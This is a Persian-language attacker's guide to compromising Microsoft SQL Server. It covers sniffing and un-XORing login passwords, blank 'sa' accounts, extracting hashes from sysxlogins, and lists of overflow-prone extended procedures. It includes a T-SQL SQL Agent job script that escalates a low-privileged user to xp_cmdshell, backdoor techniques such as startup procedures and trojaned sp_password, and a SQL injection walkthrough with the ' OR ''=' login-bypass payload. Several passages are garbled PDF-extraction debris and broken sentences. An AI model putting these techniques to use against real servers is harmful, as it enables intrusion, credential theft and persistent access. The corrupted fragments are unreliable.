هنگامی که یک کاربر به یک SQL SERVER متصل می شود و هویت او به عنوان یـک LOG-ON تصـدیق مـی شـود، بـه عنوان یک کاربرWINDOWSNT /2000، کلمه کاربری و رمز او برای پاک کردن TXT در کابل فرستاده می شود. روش رمزنگـاری “ENCRIPTION” که برای پنهان کردن کلمه رمز به کار می رود، یک عملیات ساده XOR BiteWise می باشد. کلمه رمز به یک فرمت طویل ازکارکترها یا Unicode تبدیل می شود و هر بایت با مقدار ثابت برابر با 0Xa5، XOR خواهد شد. این مورد، خیلی راحت برای نتیجه گیری و کارکردن می باشد، چون هر بایت دوم از یک کلمه عبور به رمز در آمده شده درکابل 0XA5 شده و ما می دانیم که کلمه رمز در فرمت UNICODE بوده و هر بایت دوم برابر با پوچ یا NULL است و هنگامی که یـک عـدد بـا صـفر (همـان NULL)، XOR شود، جواب یکی خواهد بود:

0X41 XOR 0X00=0X41 , 0XA5 XOR 0X00=0XA5

به آن معنی که، اگرکسی یک SNIFFER بین Server و Client به کار ببرد، کار آسانی را برای به دسـت آوردن مشخصـات هویت یک شخص کرده و با UNXOR کردن آن می تواند کلمه عبور اصلی را بازسازی کند. هنگامی که این کار انجام شد به طور یقین می توان دسترسی به SQL SERVERرا به دست آورد.

عملیات Brute Force:

به صورت معمول، SQL SERVER، به دلیل قوی ترین LOG IN برروی یک سیستم، یعنی ’SA‘ بدون داشتن کلمه رمـز مشهور است.کرم SPIDA نشان داد که این گونه ابداعات هنوز در چه حد ابتدایی هستند. نفوذگر باید به خوبی چک کنـد کـه آیـا مـی تواند به عنوان ’SA‘ بدون کلمه عبور LOG IN کند یا خیر. هنگامی کهSQL SERVER نصب می شود، فردی که در حال نصب آن است، باید تمام دقت خود را به کار ببرد تا اجازه ورود بدون کلمه رمز به ’SA‘ را ندهد.

نسخه های قدیمی SQL همانند 6,6.5 نیز یک کاربر به اسم’PROB‘ داشتند که آن نیز بدون کلمه عبور بود و ایـن درمـورد سیستم هایی که به SQL 2000 ارتقا پیدا کرده اند، نیز صادق است .

حساب دیگری نیز به طور معمول برروی SQL SERVER قرار دارد و آن DISTRIBUTER ADMIN مـی باشـد. ایـن حساب به طور پیش فرض یک کلمه رمز دارد که یک فراخوان بر تابع CREATEGUID() می باشد، تعداد زیادی از مدیران DB هـا این کلمه رمزرا برداشته و یا به یک چیز قابل حدس تغییر می دهند. هنگامی که روش های بالا بـا شکسـت مواجـه شـده انـد. شـروع بـه شکاندن کلمات رمز (BRUTE FORCE) برای حساب هایی که کلمه عبور دارند، روش کار می شود.

فایل ها: فایل هایی که معمولا حاوی کلمات کاربری و رمز عبور SQL می باشند:

اگر کسی بتواند دسترسی به فایل سیستم یک کامپیوتر که درحال ارتباط بایک SQL SERVER و یا خـــــــود فایل های SQL SERVER پیدا کند، تعدادی فایل می باشند که امتحان کردن آنها برای وجود اطلاعاتی که موجـــــب دســــــترسی بـه SQL می شوند، با ارزش می باشد. درمورد Web Server ها، امتحان کردن سورس ACTIVE SERVER PAGES و یا فایل های ماننـد APPLICATION GLOBAL.ASA با ارزش است. تلاش برای پیدا کردن فایل های با پسوندهای DSN

DSN0Tc()Tj/TT9.6 TD()T0.0009980.10.1 Tf1.94 0 TD1.565 0 TD0 Tc()Tj/TT200 5059>Tj/TT1

SERVER دسترسی پیدا کند، هنگامی که DLL در همان فضای آدرسی که خودِ سرور در حال اجرا است، بارگیری شود و بنابراین در همان سطح امنیت اجرا شود. اومی تواند تقریبا تمام کارهایی را که می خواهد، انجام دهد. هنگامی که XP-SHOWCOLV اجراشود، فرمان مورد نظر، اجرا می شود.

حمله به کلاینت ها:

به همان طریقی که SQL SERVERبه سرریز شدن بافر در پورتSQL MONITOR آسیب پذیر است، SQL SERVER ENTERPRISE MANAGER نیز آسیب پذیر می باشد.

با کد کردن یک سرورUDP که به پورت 1434 گوش می دهد، به نحوی که هنگام به وجود آمدن تقاضا توسطMMC برای تست کردن SQL SERVER محلی درشبکه، یک HOST NAME طولانی به بیرون بفرستد، آدرس بازگشتی ذخیره شده برروی پشته دوباره نوشته (OVER WRITTEN) می شود و در برگرداندن procedure، هکر می تواند کنترل مسیر اجرای MMC را به عهده گرفته وکدهای دلخواه خود را درهمان زمینه امنیتی کاربری که درحال اجرای ENTERPRISE MANAGER است را اجرا نماید.

این نکته باید پذیرفته شود که کاربری که درحال اجرای ENTERPRISE MANAGER می باشد اجازه دسترسی بهSQL SERVER را دارد و بنابراین یک حمله غیر مستقیم را می توان با اعتبار آن شخص برعلیهSQL SERVER انجام داد.

قسمت دوم- حملاتی که به تصدیق هویت (AUTHENTICATION) احتیاج دارند :

لزومی به گفتن ندارد که تعداد آسیب هایی که توسط یک هکر می تواند مورد استفاده قرار بگیرد، هنگامی که دسترسی مورد تصدیق قرار گرفته به دست آمده است بسیار بیشتر می شود و دلیل این امر بسیار ساده می باشد. هنگامی که شخصی LOG IN شده باشد سطح عمل او، وسیع تر می باشد .

SQL SERVER، برنامه ای است که سطح عمل بسیار وسیعی دارد و این برای مدیران، بسیار خوب است، زیرا به آنها تا چند قدمی سطح عمل می دهد. اما از آنجا که در اکثر بحث های امنیتی گفته می شود هر چه یک برنامه با سطح عمل وسیع تر وComplex تر بوده، حفره های آن در تعداد بیشتر و بیشتر مشخص می شوند و sql server نیز ازاین قاعده مستثنی نیست. پس می توان SQL Server را اینطور توصیف کرد: پرکاربرد اما بسیار ناامن .

هدایت DB Server:

همان طور که در قبل گفته شد، دیتابیس اصلی SQL که تنظیمات سیستمی راکنترل می کند، MASTER DATABASE نام دارد. جایی که کاربرها تعریف شده اند، سایر دیتابیس ها لیست شده اند و تقریبا سایر چیزها نیز اینجا یافت می شوند. برای به نمایش درآمدن لیست کاربرها شما می توانیدQUERY زیررا اجرا نمایید.

```
SELECT NAME FROM SYS LOGINS
```

SYSLOGINS یک منظره از2000 SQL SERVER می باشد، که منشأ آن جدول اصلی کاربرها یعنیSYSXLOGINS می باشد با انتخاب کردن SYSLOGINS دراینجا ما می توانیم به خواسته خود درمورد نسخه های قبلی نیز برسیم. چون در نسخه های قدیمی ترSQL SERVER، جدول SYSXLOGINS وجود ندارد.

یک فرد با داشتن اجازه (ویا حقه زدن به SQL SERVER به دادن اطلاعات به وسیله روش هایی که دراین مقاله ارائه شده اند) می تواند به *PASSWORD HASHE ها* نیز دسترسی پیدا کند.

```
SELECT NAME PASSWORD FROM SYSXLOGINS
```

در SQL-SERVER-2000 از آنجا که SYSLOGINS چیزی در مورد کلمات عبور ارائه نمی دهند، ما محتاج به استفاده از SYSXLOGINS می باشیم. این عمل باعث می شود که PASSWORD HASHES بازگردانده شوند. و در نتیجه قادر به شکسته شدن (BRUTE FORCE) می باشند. برای اطلاع بیشتر در این مورد به بخش کرک کردن Hash های رمزعبور مراجعه کنید.

برای گرفتن لیستی از دیتابیس های موجود بر سرور، می توانید از QUERY زیر استفاده کنید :

```
SELECT NAME FROM sysdatabase
```

هنگامی که دیتابیس دلخواه انتخاب شد، هکر می تواند اطلاعات در مورد آن را از جدولSYSOBJECTS به دست آورد. هر دیتابیس دارای یکی بوده و OBJECT مشخص شده اند.

SYSCOLOMNS و SYSOBJECTS دوستان ما هستند:

کسی که علاقه مند به SQL SERVER می باشد باید جدول SYSOBJECTS را به خوبی یاد گرفته و بشناسد. این جدول شامل تمامی اطلاعات در مورد جدول ها، STORED PROCEDURE، توابع و سایر چیزها می باشد. برای بـــــــــدست آوردن جدول های اختصاص داده شده به کاربران، نفوذگر می تواند تقاضای زیر را انجام دهد :

```
SELECT NAME,ID FROM sysobjects where type='u'
```

وبرای به دست آوردن و نمایش دادن ستون های جدول:

```
SELECT NAME FROM SYSOBJECTS WHERE ID=OBJEJ_id('table_name')
```

یک شخص می تواند با استفاده از operator های منطقی و ساده و مشابه، اطلاعات جذابی را درباره جدول ها و ستون های آنها در مدت زمان کم به دست آورد .

Snopping around the tempdb:

کاربران معمولا یک Procedure ذخیره شده موقت، برای اجرای یک دسته عملیات به وجود می آورند ومعمولا شامل اطلاعات مفیدی می باشند. به طور پیش فرض، هرکاربر می تواند متن این procedure های ذخیره شده را با اجرای *Query* زیر به دست آورد:

```
Select text from tempdb.db.syscomments
```

Buffer Overflows:

SQL Server، برای تعدادِ آسیب های سرریز شدنِ بافرِ آن درقبل، بسیار مشهور می باشد، حتی تا امروز، تعـــــــداد جدیدی over-flow برهمان اساس در حال کشف شدن است.

قبلا ما در مورد حمله تصدیق نشده بر پورت *1434 UDP* بحث کرده ایم و اینک ما آنهایی را امتحان می کنیم که به تصدیق هویت احتیاج دارند، یک عده ممکن است بپرسند: چرا و آن هم در پرتوی**Monitor OverFlows** ؟ دلیل آن است که، گاهی اوقات پورت 1434 udpدر دسترس نمی باشد.

موقعیتی را تصور کنید که هکر می تواند، Aribitary SQL را از طریق وب به وسیله Injection، اجرا کند، اما دیوارهای آتش جلوگیری از دسترسی مستقیم به SQL Server می کنند. در این چنین موقعیت هایی over flow هایی که به صورت تأیید شده اجرا می شوند بسیار مهم است. تعداد زیادی از سرریز شدن بافرها درتابع های مختلف و Extended Stored Procedures پیدا شده اند. در این قسمت، به بررسی این over flow ها می پردازیم .

Extended Stored Procedures:

این سری از Porceudre ها (که در فصل های قبل راجع به آنها صحبت کرده ایم)، درمورد داشتن آسیب هایی که منجر به سرریز شدن بافر، می شوند، شناخته شده اند:

1. xp_controlqueueservice
2. xp_createprivatequeue
3. xp_createqueue
4. xp_deleteprivatequeue
5. xp_displayqueuemesgs
6. xp_decodequeuecmd
7. xp_dsninfo
8. xp_mergelineages
9. xp_oledbinfo
10. xp_proxiedmetadata
11. xp_readpkfromqueue
12. xp_readpkfromvorbin
13. xp_repl_encrypt
14. xp_restqueue
15. xp_sqlinventory
16. xp_unpackcab
17. xp_sprintf
18. xp_displayparamstmt
19. xp_showcolve
20. xp_updatecolvebm
21. xp_enumresultset
22. xp_deletequeue

وظایف و نقش ها:

سه تابع **OpenDataSource(),OpenRowSet(),Pwdencrypt()** به داشتن آسیب هایbuffer overflow شناخته شده اند، اگرچه Bulk Insert نیز به سرزیر شدن بافر آسیب پذیر است، اما به طور معمولی فقط sysadmin ازآن استفاده می کند. که در مورد همه ی این موردها در فصول قبل صحبت شده است.

Runtime Patching:

ممکن است یک نفوذگر با اکسپلویت کردن یک آسیب سرریزشدن بافر، بخواهد سطح دسترسی خود را به DB به صورت تأیید شده ارتقا دهد. با اختصاص دادن و توصیف کردن 3 بایت درحافظه، یک نفوذگر می تواند، به طور خیلی مؤثر یک کاربر را برابر با Sysadmin قرار دهد!! لزوما قبل از اینکه دسترسی به شی های یک DB داده شود، SQL Server این موضوع راچک می کند که آیا user id برابر با 1 می باشد یا خیر.

UID1 به یک سازه در dbo کاربر و یا data base owner اشاره می کند و dbo هرکاری می تواند بکند. پس، با تغییر این کد درحافظه، بعد از فراخواندن virtual Protect() ، برای قابل نوشتن کردن سگمنت کد، یک هکر می تواند به طور بالقوه هر DB کاربری را به مدیر تبدیل کند. البته دفعه بعد که سرور از کار بایستد، این حالت نیز از بین می رود، برای اطلاع بیش تر دراین مورد حاضر به نوشتن مطالب در جزئیات بیشتر هستم (در Update بعدی این مقاله، این مورد به احتمال زیاد قرار داده خواهد شد)!!

خواندن File System:

xp_readerrorlog این اجازه را m Y فایل

کد تابع، C time () را فرا می خواند که به سیستم زمان را به صورت DWORD برمی گرداند که بعد به عنوان یک Seed به تابع srand() فرستاده می شود. تابع srand() از Seed استفاده می نماید تا یک محل شروع که از آن تابع را بتواند فرابخواند، بسازد. تابع rand() دوباره فرخوانده می شود و دو DWORD بازگردانده می شوند که به Shorts و Concatenated تبدیل می شود. بعد این به عنوان نمک یا سالت برای hash کردن Unicode پسورد کاربر با استفاده از SHA به کارمی رود. با دسترسی داشتن به hash ، عملیات برای به دست آوردن کلمه رمز بسیار آسان تر می شود.

دور زدن مکانیزم های کنترل دسترسی:

یا برای ر و

این سه procedure که توسط xprepl.dll تأمین می شوند، به کاربر این اجازه را می دهند که یک query را اجرا کند. به هرحال چیزی که باعث می شود هکر از این ها استفاده کند، این است که هنگامی که یک query اجرا می شود، توسط یک reconnection به سرور انجام می شود، دراین حالت، SQL Server به خودش Login می کند و Query را در زمینه خود اجرا می کند.

مثال:

```
Exec xp_displayparamstmt N' exec master ..xp_cmdshell' dir> c:\result.txt",N'master',1
```

طرح اجرای گزارش به وسیله SQL Agent:

Login های SQL Server هنوز قادر به استفاده از extended storded procedures هستند، اما این کار توسط ارائه دادن یک طرح به SQL AGENT انجام می شود. همه این اجازه را دارند تا طرح ها را ایجادو ارائه بدهند، تا توسط SQL AGENT اجرا شود. برای این کار، فرد، از مخلوطی از چتند procedure ذخیره شده در msdb همانند SP_ADD_JOB & SP_ADD_JOB_STEP استفاده می کند. از آنجا که SQL AGENT فراتر از یک LOGIN ساده می باشد، معمولا بعد از اجرا در زمینه امنیتی سیستم محلی، باید مطمئن شود هنگامی که یک T-sql ارائه می شود، نمی تواند، مورد سو استفاده قرارگیرد.

با اجرای SETUSER N'GUEST'WITH NORESET، SQL در حقیقت به بالاترین سطح خود می رسد. بنابراین یک کاربر با سطح کاربری پایین قادر به ارائه دادن چیزی همانند exec master ..xp_cmdshell 'dir' نخواهد داشت. به هر حال این مانع را می توان موقتا با مجبور کردن SQL Agent ، به ایجاد ارتباط مجدد(reconnect) بعد ازوارد شدن به سطح بالای خود، دورزد. هکر برای این کار می تواند یکی از آسیب پذیری های procedure های ذکر شده دربالا را همانند xp-execresultset به کار ببرد:

```
--Getsystemonsql
--forthistoworkthesqlagentshoudberunning
--further,youwillneed to changservernamein
--sp-add-jobserver to the sql serverof your choise
--18thjuly2002
USEMSDB
EXEC SP-ADD-JOB@JOB-NAME= ' GETSYSTEMONSQL',
@ENABELED=1,
@DESCRIPTION='THISWILLGIVELOW PRIVILAGEDUSERACCESSTOM XP-CMDSHELL',
@DELETE-LEVEL=1
EXEC SP-ADD-JOBSTEP@JOBNAME='GETSYSTEM ON SQL',
@STEP_NAME=EXEC my sql',
@SUBSYSTEM='TSQL',
@COMMAND='EXEC MASTER..XP-EXECRESULTSET  N"SELECT"EXEC\
MASTER..XP-CMDSHELL  "DIR>C:\AGENT-JOB-RESULTS.TXT""",N"MASTER"'
EXEC SP-ADD-JOBSERVER@JOB-NAME='GETSYSTEMONSQL',
@SERVER-NAME='SERVER-NAME''
EXEC.SP-START-JOB@JOBNAME='GETSYSTEMONSQL',
```

در حالی که از بین بردن اجازه برای دسترسی به procedure ذخیره شده ی آسیب پذیر از طرف عموم انجام می پذیرد، یک کاربر عادی نیز نباید قادر باشد تایک پروژه را به SQL Agent ارائه دهد (در صورت امکان مشکلاتی جدی رخ می دهد). برای مثال یک کاربر عادی می تواند فایل های دلخواه را با محتوای دلخواه، از طریق ارائه دادن یک @out-put-file-name به sp-add-

jobstep ایجاد یا دوباره نویسی کند. حتی نفوذگر می تواند یک batch file را برای انـــجام بعضـــــی ازکارهـای خـاص، در پوشـه ی مدیر قرار دهد و یا کارِ خطرناکِ دیگری را در همین سطح، انجام دهد.

BackDoors:

هنگامی که کنترل یک SQL Server به دست می آید، یک هکر ممکن است کارهای زیادی انجام دهد تا بـرای ادامـه داشـتن دسترسی در مواقع دیگر، مشکلی نداشته باشد.

رویه های Startup:

Procedure های ذخیره شده ای که به آرگومان احتیاجی ندارند، می توانند طوری تنظیم شوند، که هنگامی کـه SQL Server از دوبـاره اجـرا مـی شـود، اجـرا شـوند. بـــرای مثـال اگـر عمـل replication انجـام شـود، procedure یـا رویـــــــــه ی sp_msrepl_startupبه صورت خودکار اجرا می شود. این چنین procedure هایی، درزمینه امنیتـی SQL Server، اجـرا مـی شـوند و بنابراین کنترل کامل بر DB را سرور دارند. یک هکر ممکن است که یـک procedure سـاخته و آن را بـه عنـوان یـک procedure یـا رویه ی STARTUPتنظیم کند، که یکLOGIN ساخته و اطلاعاتLOGIN را در یک DBO ROLE اضافه کند.

رویه های معمولی اجرایی (Commonly Run Procedures):

Procedure هاییهمانندSP_HELP هدف های نمونه ای برای تروجان ها می باشند. همچنین رویه ی SP_PASSWORD، ممکن است، برای نوشتن کلمه عبور جدیدِ هرکاربر درون یک جدول، به کار رود.

Administrator x status:

هنگامی که SQL-Server در یک سیستم نصب می شود، BUILTIN\ADMINISTRATOR ، به جدول SYSUSERو همچنین DBOROLE اضافه می شود. در جدول SYSXLOGINS برای این کاربر، XSTATUS برابـر 22 تعریـف شـده اسـت. در حقیقت، این مقدار نوع LOGIN را مشخص می کند. باتغییر دادن XSTATUS به 18، هکـر مـی توانـد بـه یـکSQL SERVER ب ااستفاده از نام کاربری استانداردِ BUILTIN\ADMINISTRATOR ، بدون هیچ کلمه رمزی LOGIN کند. این درحالی است کـه مـــدیرمحلی سیستم نیز می تواند در آن زمان LOGIN شودو این در مورد تمامی LOGIN های برپایه ویندوز، صحیح می باشد.

بخش 6: عملیات SQL Injection از نگاه SPI Dynamic

1/1 مرور

SQL Injection تکنیکی برای اکسپلویت کردن Web Application ها بوده که از اطلاعات ارائه شده توسط کلاینت (Client-Supplied) در Query های SQL (بدون اینکه کاراکترهای مضر در وحله اول تشخیص داده شوند) استفاده می کند. با وجود اینکه، محافظت در برابر این نوع حملات فوق العاده راحت است، رقم بسیار تعجب آوری از سیستم های تولید شده (Production System) و متصل به اینترنت، در برابر این نوع از حملات آسیب پذیر هستند. هدف این قسمت از مقاله، تعلیم حرفه ای تکنیک هایی است که می تواند برای سود بردن از یک Web Application که در برابر حملات SQL Injection آسیب پذیر است، استفاده شود.

1/2 رمزنگاری کاراکتر (Character Encoding)

در بسیاری از Web Browser ها، کاراکترهای نقطه گذاری (punctuation) و بسیاری از دیگر Symbol ها، قبل استفاده در یک درخواست برای اینکه درست تفسیر شوند، احتیاج دارند که URL encoded شوند. در این قسمت از مقاله، من از کاراکترهای ASCII معمولی در مثال ها و همچنین عکس هایی استفاده کرده ام تا بیشترین خوانایی را داشته باشند. به هر حال، در تمرین، در یک جمله درخواست HTTP (HTTP Request Statement)، شما احتیاج خواهید داشت که علامت 37% را برای علامت درصد (%) و نیز علامت 43% را برای علامت جمع (plus = +)، استفاده کنید.

2 تست برای آسیب پذیری

2/1 تست کردن جامع

چک کردن یک Web Application برای آسیب پذیری SQL injection، کاملا تلاشی بیشتر از یک حدس می خواهد. مطمئنا، خوشحال خواهید شد، هنگامی که یک Single Quote (') را به اولین جمله ی یک اسکریپت اضافه می کنید و سرور یک صفحه blank را بر می گرداند که در آن جز یک ODBC Error هیچی وجود ندارد. اما همیشه مورد ما (برای حمله) این طور نخواهند بود. اگر شما به جزئیات توجه زیادی نداشته باشید، خیلی راحت می توان یک اسکریپت کاملا آسیب پذیر را مخفی و overlook کرد.
هر پارامتر از هر اسکریپت روی سرور، باید همیشه چک شوند. Developer ها و تیم های Development می توانند بسیار متناقض باشند! برنامه نویسی که اسکریپت A را طراحی کرده، ممکن است هیچ کاری برای اجرا در رابطه با development کردن اسکریپت B نداشته باشد. در حقیقت، برنامه نویسی که روی تابع (Function) A در اسکریپت A کار کرده است ممکن است چیزی برای انجام برای تابع B در اسکریپت A نداشته باشد. بنابراین، در حالی که یک پارامتر در اسکریپت A ممکن است آسیب پذیر باشد، دیگری این امکان را ندارد. حتی اگر یک کل یک Web Application توسط یک برنامه نویسِ واحد طراحی، کدنویسی و ... شود، ممکن است تنها یک پارامتر آسیب پذیر در یک اسکریپت از میان هزاران پارامتر موجود در میلیون ها اسکریپت وجود داشته باشد، به این دلیل که developer فراموش کرده که اطلاعات را در آن یک مکان (همان پارامتر آسیب پذیر) و فقط در همان مکان، sanitize کند. شما هیچ

گاه نمی توانید مطمئن باشید. بنابراین، همه چیز را باید تست کرد.

2.2 تست کردن رویه

آرگومان هر پارامتر را با یک Single Quote و یک SQL Keyword (مثلا، " ' WHERE") عوض کنید. هر پارامتر باید به صورت اختصاصی و مجزا تست شود. نه تنها به این صورت باید عمل کنید، بلکه هنگامی که هر پارامتر را تست می کنید، تمامی دیگر پارامترها باید با اطلاعات معتبر در آرگومان هایشان قرار داده شوند (به طور کلی می توان گفت در هنگام تست کردن یک پارامتر نباید دیگر پارامترها را تغییر داد و در یک کلام دیگر پارامترها را Unchanged رها کنید تا با اطلاعات معتبر خودشان عمل کنند). جا گذاشتن پارامترها یا دادن آرگومان های نامناسب به دیگر پارامترها (غیر از پارامتری که روی آن تست می کنیم) در زمانی که حملات SQL Injection را تست می کنیم می تواند طوری واکنش applicaition را برانگیزد که ما را از تعیین اینکه آیا امکان SQL Injection وجود دارد یا خیر باز می دارد. برای مثال، خط پارامتری را در نظر بگیرید که کاملا معتبر (valid) بوده و تغییر داده نشده است:

```
ContactName=Maria%20Anders&CompanyName=Alfreds%20Futterkiste
```

و این پارامتر به شما یک ODBC Error خواهد داد:

```
ContactName=Maria%20Anders&CompanyName='%20OR
```

در حالی که، اگر خط زیر را چک کنیم، ممکن است تنها خطایی به ما مبنی بر اینکه احتیاج به تعیین یک مقدار برای ContactName خواهیم داشت، بدهد:

```
CompanyName='
```

خط زیر نیز به شما همان صفحه ی پیش را برگشت خواهد داد مبنی بر اینکه شما ContantName را تعیین نکرده اید. یا ممکن است، به شما home page پیش فرض سایت را بدهد. یا شاید هنگامی که نتواند ContactName تعیین شده را پیدا کنید، application پی خواهد برد که هیچ نقطه ای برای جستجو به دنبال CompanyName وجود ندارد، بنابراین حتی آرگومان آن پارامتر را حتی به SQL Statement نیز انتقال و عبور نخواهد داد. یا، ممکن است چیزهای متفاوت دیگری را دریافت کنید. بنابراین، هنگامی که برای SQL Injection عملیات چک را انجام می دهید، همیشه از خط پارامتر کامل (full parameter line) استفاده کنید که در آن همه آرگومان ها غیر از موردیکه روی آن تست می کنید، مقادیرمناسب و درستی دارند.

2.3 ارزیابی نتایج

اگر نوعی از یک پیام خطای DB server (Database Server Error Message) را بدست آوردید، تزریق کاملا موفقیت آمیز بوده است. به هر حال، پیام های خطای Database همیشه آشکار و واضح نیستند. دوباره، باید گفت که developer ها کارهای عجیب و غریبی برای این موضوع انجام می دهند، بنابراین شما باید به تمام مکان های ممکن که گواهِ بر تزریق موفقیت آمیز هستند، سر بزنید.

اولین کاری که باید کرد جستجو میان source مربوط به صفحه ی برگشت داده شده است که در آن باید به دنبال عبارت هایی مانند "ODBC"، "SQL Server"، "Syntax" و ... بگردید. جزئیات بیشتر روی ماهیت خطا می تواند در ورودی ها و comment های مخفی باشد. Header ها را چک کنید. به شخصه Web Application هایی را دیده ام که به شما یک پیام خطا می دهد بدون اینکه هیچ اطلاعات خاصی در قسمت body مربوط به HTTP response باشد، اما این پیام خطای بانک اطلاعاتی در یک header وجود دارد. بسیاری از web application ها این نوع از قابلیت ها را که درون آنها برای اهداف debugging و ... تعبیه شده، دارند، چرا که developer ها قبل از انتشار آنها در پاک کردن یا غیرفعال کردن آنها فراموشی به خرج داده اند!!

نه تنها شما باید روی صفحات برگشت داده شده ی بدون واسطه (و در حقیقت مستقیم) جستجو کنید، بلکه باید این کار را روی صفحات متصل یا پیوندی (linked) هم انجام دهید. در خلال یک آسیب یابی، من دیده ام که یک Web Application که یک صفحه ی پیام خطای نوعی و کلی (generic) را در جواب به یک حمله SQL Injection باز می گرداند. کلیک کردن روی یک علامت Stop که در کنار خطا وجود داشته و به صفحه ای دیگر متصل است به شما پیام خطای کامل SQL Server را می دهد.

چیز دیگری که باید به دنبال آن بود یک صفحه ی 302 Page Redirect می باشد. ممکن است از یک صفحه ی پیام خطای بانک آگاه شدن از آن داشته باشید، به صفحه ای دیگر انتقال داده شده باشید

اتفاقاتی که هنگام submit کردن نام کاربری و رمزعبور توسط یک کاربر می افتد: این گزارش به جدول Users می رسد تا ببینید آیا ردیفی وجود دارد که نام کاربری و رمزعبور در آن ردیف با آنهایی که کاربر وارد کرده، یکسان باشد. اگر چنین ردیفی پیدا شود، نام کاربری در متغیر strAuthCheck ذخیره می شود، که نشان می دهد که کاربر باید اعتباردهی (authenticate) شود. اگر هیچ ردیفی با آنچه که در اطلاعات کاربری وجود دارد، مطابقت نداشته باشد، strAuthCheck خالی خواهد بود و کاربر اعتباردهی نخواهد شد.

اگر strUsername و strPassword بتوانند حاوی کاراکترهایی باشند که شما می خواهید، می توانید ساختار SQL Query حقیقی را تغییر دهید به طوریکه توسط گزارش یک نام معتبر برگشت داده شود، حتی اگر شما یک نام کاربری و رمزعبور معتبر (valid) در دست نداشته باشید (و ندانید). چگونه این کار عملی خواهد بود؟ بیائید فرض کنیم که کاربر یک login form را به صورت زیر پر می کند:

Login: ' OR ''='
Password: ' OR ''='

این کار باعث می شود که SQL Query به صورت زیر داشته باشد:

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''=''
```

به جای مقایسه ی اطلاعات وارد شده توسط کاربر با مقادیر موجود در جدول Users، گزارش ' ' (مقدار پوچ) را با ' ' (مقدار پوچ) مقایسه کرده که در این صورت همیشه جواب این مقایسه مثبت و صحیح خواهد بود (به خاطر داشته باشید که مقدار پوچ با null تفاوت دارد). به دلیل اینکه تمامی شروط در جمله ی WHERE یافته شده اند، نام کاربری در اولین ردیف در جدولی که جستجو می شود، انتخاب می شود. سپس نام کاربری به strAuthCheck گذر داده خواهد شد (pass) که معتبرسازی ما را حتمی خواهد ساخت. این امکان وجود دارد که از اطلاعات ردیف دیگری استفاده کنیم، که این کار با استفاده از تکنیک های Single Result Cycling انجام می شود (که در ادامه توضیح داده شده اند).

SELECT 3/2

برای دیگر وضعیت ها، شما باید با استفاده از مهندسی معکوس چندین قسمت از SQL Query های آسیب پذیر مربوط به Web Application را از روی پیام های خطای بازگشتی به دست آورید. برای انجام این کار، شما باید پیام های خطایی که برگشت داده می شوند را بشناسید (و بدانید) و نیز چگونگی تغییر رشته ی تزریق (injection string) را بدانید.

3/2/1 SELECT های مستقیم در برابر SELECT های Quoted

اولین خطایی که معمولا با آن مواجه می شویم، ساختار خطا (syntax error) می باشد. یک Syntax Error نشان می دهد که گزارش با ساختار مناسب مربوط به یک SQL Query مطابقت ندارد. اولین چیزی که شما احتیاج به درک آن دارید این است که Injection با فقدان Quotation نیز امکان دارد.

در یک تزریق مستقیم (Direct)، هر آرگومانی که شما submit کنید بدون هیچ گونه تغییری در SQL Query استفاده می شود. سعی بر قرار دادن مقادیر صحیح برای پارامترها و افزودن یک Space و کلمه ی "OR" به آن باشید. اگر این کار یک خطا تولید کند، تزریق

مستقیم امکان پذیر خواهد بود. مقادیر مستقیم می توانند مقادیر عددی در جملات WHERE نیز باشند. مانند زیر:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE Employee = " & intEmployeeID
```

همچنین می توان مقادیر مستقیم را آرگومان یک SQL Keyword قرار داد، مانند نام جدول یا ستون، مانند زیر:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
ORDER BY " & strColumn
```

تمام دیگر مثال ها، آسیب پذیری های Quoted Injection هستند (که با علامات نقل قول کار می کنند). در یک تزریق Quoted، هر آرگومانی که شما Submit می کنید، دارای یک علامت نقل قول می باشد، مانند زیر:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE EmployeeID = '" & strCity & "'"
```

به منظور استفاده از Quote ها و دستکاری گزارش تا زمانی که به ساختار معتبر دست یابیم، رشته تزریق (Injection String) شما باید قبل از استفاده از یک SQL Keyword، حاوی یک Single Quote باشد و باید با یک جمله WHERE که یک quote به آن اضافه شده است، پایان یابد. باید بدانید که SQL Server هر آنچه که بعد از "- - ;" قرار گیرد ایگنور می کند، اما تنها سروری که این کار را انجام می دهد همین SQL Server می باشد. بهتر است که چگونگی انجام این کار را یاد گیرید تا در صورت مواجه شدن با یک Oracle, DB/2 یا MySQL یا هر نوع دیگری از Database Server ها بدانید چطور این کار را انجام دهید.

3/2/2 اساس و پایه ی UNION

